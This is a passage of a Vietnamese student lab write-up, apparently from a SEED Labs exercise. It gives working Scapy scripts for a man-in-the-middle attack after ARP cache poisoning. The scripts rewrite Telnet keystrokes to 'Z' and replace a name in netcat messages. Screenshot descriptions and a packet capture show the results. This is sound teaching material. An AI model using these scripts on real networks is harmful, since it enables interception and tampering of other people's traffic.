Bước 4 (Launch the MITM attack): Thay đổi dữ liệu Telnet giữa A và B. Giả sử rằng A là máy khách Telnet và B là máy chủ Telnet. Sau khi A đã kết nối với máy chủ Telnet trên B, đối với mỗi lần gõ phím vào cửa sổ Telnet của A, một gói TCP được tạo và gửi đến B. Muốn chặn gói TCP và thay thế mỗi ký tự đã nhập bằng một ký tự cố định (giả sử Z). Bằng cách này, không quan trọng người dùng gõ gì trên A, Telnet sẽ luôn hiển thị Z.

Để thực hiện yêu cầu trên và dựa theo đoạn code gợi ý của bài lab ta có đoạn code sau task2.py

```
#!/usr/bin/envpython3
from scapy.all import *

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        # Create a new packet based on the captured one.
        # 1) We need to delete the checksum in the IP & TCP headers,
        # because our modification will make them invalid.
        # Scapy will recalculate them if these fields are missing.
        # 2) We also delete the original TCP payload.

        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        #####
        # Construct the new payload based on the old payload.
        # Students need to implement this part.

        if pkt[TCP].payload:
            newdata = "Z" # Thay bằng chữ Z theo đề bài
            send(newpkt/newdata)
        else:
            send(pkt)

        #####
        #Createnewpacketbasedonthecapturedone
        #Donotmakeanychange
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:



        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)

f = 'tcp and not ether src 02:42:0a:09:00:69' # Loại bỏ nội dung do nó tạo ra
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

Chạy thử và kiểm tra kết quả:

- Trước tiên, mở forwarding IP, để tạo kết nối Telnet giữa A đến B. Sau khi kết nối được thiết lập gõ thao tác ở A có hơi chậm và lag do gõ nhanh, vẫn telnet và thao tác qua B được. Tắt forwarding IP, thao tác ở A không còn được gửi qua B mà qua máy M.


- Sau khi chạy file giả mạo gói tin task2.py trên máy M, ta thấy thao tác bên máy A to B đều bị chặn lại và thay đổi hiện là “Z”. Các gói tin từ B qua A vẫn bình thường.



Task3: MITMAttackonNetcat using ARP Cache Poisoning

Tương tự Task 2, thay telnet bằng netcat. Máy M muốn chặn liên lạc của A và B, vì vậy nó có thể thay đổi dữ liệu được gửi giữa A và B. Sau khi kết nối được thực hiện, có thể nhập tin nhắn trên A. Mỗi dòng tin nhắn sẽ được đưa vào một gói TCP gửi đến B, gói này chỉ hiển thị tin nhắn.

Lưu ý: Nhớ bật forwarding



Thay thế mỗi lần xuất hiện tên VIKHANH trong tin nhắn bằng một chuỗi chữ A.

Tạo một file Arp Cache Poisoning như sau (tương tự task 2) đặt tên là task3.py:

```
from scapy.all import *

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B or pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        # Create a new packet based on the captured one.
        # 1) We need to delete the checksum in the IP & TCP headers,
        # because our modification will make them invalid.
        # Scapy will recalculate them if these fields are missing.
        # 2) We also delete the original TCP payload.


        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        #####
        # Construct the new payload based on the old payload.
        # Students need to implement this part.

        if pkt[TCP].payload:
            originalTxt = pkt[TCP].payload.load.decode("utf-8")
            name = "VIKHANH"
            newTxt = originalTxt.replace(name, "AAAAAAA")
            send(newpkt/newTxt)
        else:
            send(newpkt)

f = 'tcp and not ether src 02:42:0a:09:00:69'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```


Ở máy M chạy lại task 2.1 để giả mạo địa chỉ MAC



The screenshot shows a terminal window titled "seed@VM: ~". The prompt is "root@0f4681c1b580:/ARP#". The command "python3 task2.1.py" has been executed, resulting in two lines of output: ". Sent 1 packets." and ". Sent 1 packets.".

```
seed@VM: ~  
root@0f4681c1b580:/ARP# python3 task2.1.py  
. Sent 1 packets.  
. Sent 1 packets.
```

Sau đó tắt forwarding và chạy file task3.py để giả mạo gói tin giữa máy A và B

Kết quả:

The screenshot displays a Kali Linux desktop environment with three terminal windows open.

Left Terminal Window: Shows the execution of a script named `task3.py` using `python3`. The script sends packets to `10.9.0.6` using `nc` (netcat). The output shows "Sent 1 packets." repeated four times.

Middle Terminal Window: Shows the output of `tcpdump` capturing traffic on interface `br-082499d61e39`. The output is a table of captured packets:

No.	Time	Source	Destination	Protocol	Length	Info
1	2024-11-14 17:11.02:42:0a:09:09:69	10.9.0.6	Broadcast	ARP	42	Gratuitous ARP for 10.9.0.5
2	2024-11-14 17:11.02:42:0a:09:09:69	10.9.0.6	Broadcast	ARP	42	Gratuitous ARP for 10.9.0.5
3	2024-11-14 17:11.02:42:0a:09:09:69	10.9.0.6	Broadcast	ARP	42	Gratuitous ARP for 10.9.0.5
4	2024-11-14 17:11.02:42:0a:09:09:69	10.9.0.6	Broadcast	ARP	42	Gratuitous ARP for 10.9.0.5
5	2024-11-14 17:11.02:42:0a:09:09:69	10.9.0.6	Broadcast	ARP	42	Gratuitous ARP for 10.9.0.5
6	2024-11-14 17:11.02:42:0a:09:09:69	10.9.0.6	Broadcast	ARP	42	Gratuitous ARP for 10.9.0.5
7	2024-11-14 17:11.02:42:0a:09:09:69	10.9.0.6	10.9.0.5	TCP	82	37700 -> 2510 [PSH]
8	2024-11-14 17:11.02:42:0a:09:09:69	10.9.0.6	Broadcast	ARP	42	Who has 10.9.0.5?
9	2024-11-14 17:11.02:42:0a:09:09:69	10.9.0.6	10.9.0.5	ARP	42	10.9.0.6 is at 02:42:0a:09:09:69
10	2024-11-14 17:11.02:42:0a:09:09:69	10.9.0.5	10.9.0.6	TCP	82	[TCP Retransmission] 2510 -> 37700 [ACK]
11	2024-11-14 17:11.02:42:0a:09:09:69	10.9.0.5	10.9.0.6	TCP	66	2510 -> 37700 [ACK]
12	2024-11-14 17:11.02:42:0a:09:09:69	10.9.0.5	10.9.0.6	ARP	42	Who has 10.9.0.5?
13	2024-11-14 17:11.02:42:0a:09:09:69	10.9.0.5	10.9.0.6	ARP	42	10.9.0.5 is at 02:42:0a:09:09:69
14	2024-11-14 17:11.02:42:0a:09:09:69	10.9.0.6	10.9.0.5	TCP	66	[TCP Dup ACK 111]

Right Terminal Window: Shows the execution of `nc` (netcat) commands. The first command is `nc 10.9.0.6 2510`, which connects to a listener on `10.9.0.6` port 2510. The second command is `nc -l 2510`, which listens on port 2510. The output shows the connection and the received data.

Thành công giả mạo tên VIKHANH thành AAAAAA

-- Hết --